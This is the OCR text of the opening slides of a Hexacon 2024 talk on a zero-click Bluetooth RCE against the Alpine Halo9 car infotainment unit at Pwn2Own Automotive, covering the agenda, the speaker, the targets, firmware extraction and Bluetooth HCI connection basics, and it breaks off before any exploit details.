0-click RCE on the IVI component: Pwn2Own Automotive edition

Hexacon 2024

Agenda

- Introduction
- Bluetooth Internals
- Demonstrating vulnerability in the code
- Exploitation strategy
- Exploit stability improvement
- Impact and Implications
- Pwn2Own results and timeline


Introduction

Intro :: About me

- Mikhail Evdokimov
- Senior Security Researcher at PCAutomotive
- Reverse-Engineering & Vulnerability Research
- Keen interest in wireless technologies
- Have been pwning Bluetooth since 2021

tw: @konatabrk

Intro :: Pwn2Own IVI Targets




Target	Prize	Master of Pwn Points
Sony XAV-AX5500	$40,000	4
Alpine Halo9 iLX-F509	$40,000	4
Pioneer DMH-WT7600NEX	$40,000	4

Intro :: Alpine Halo9


- Alpine Halo9 iLX-F509
- External In-Vehicle Infotainment (IVI)
- Touchscreen display
- USB / WLAN / Bluetooth
- Apple Carplay & Android Auto
- iDatalink Maestro Compatible
    - External CAN adapter


Intro :: Alpine Halo9




Intro :: Alpine Halo9 :: Firmware

- Firmware was obtained from EMMC chip
- Without desoldering
- Used X-ray to identify traces
- Was conducted by our teammate Polina Smirnova








Bluetooth Internals


Bluetooth :: Stack



reference: Dissect Android Bluetooth for Fun & Profit

Bluetooth :: HCI Link Connection

HCI Link Connection Establishment



BDADDR: aa:bb:cc:dd:ee:ff

Device A

Device B

BDADDR: 11:22:33:44:55:66

HCI Create Connection

HCI Handle:
0x41

HCI Accept Connection

HCI Handle:
0x100

HCI Link Connection

Prior Authentication

Authentication Requested

Link Key Request

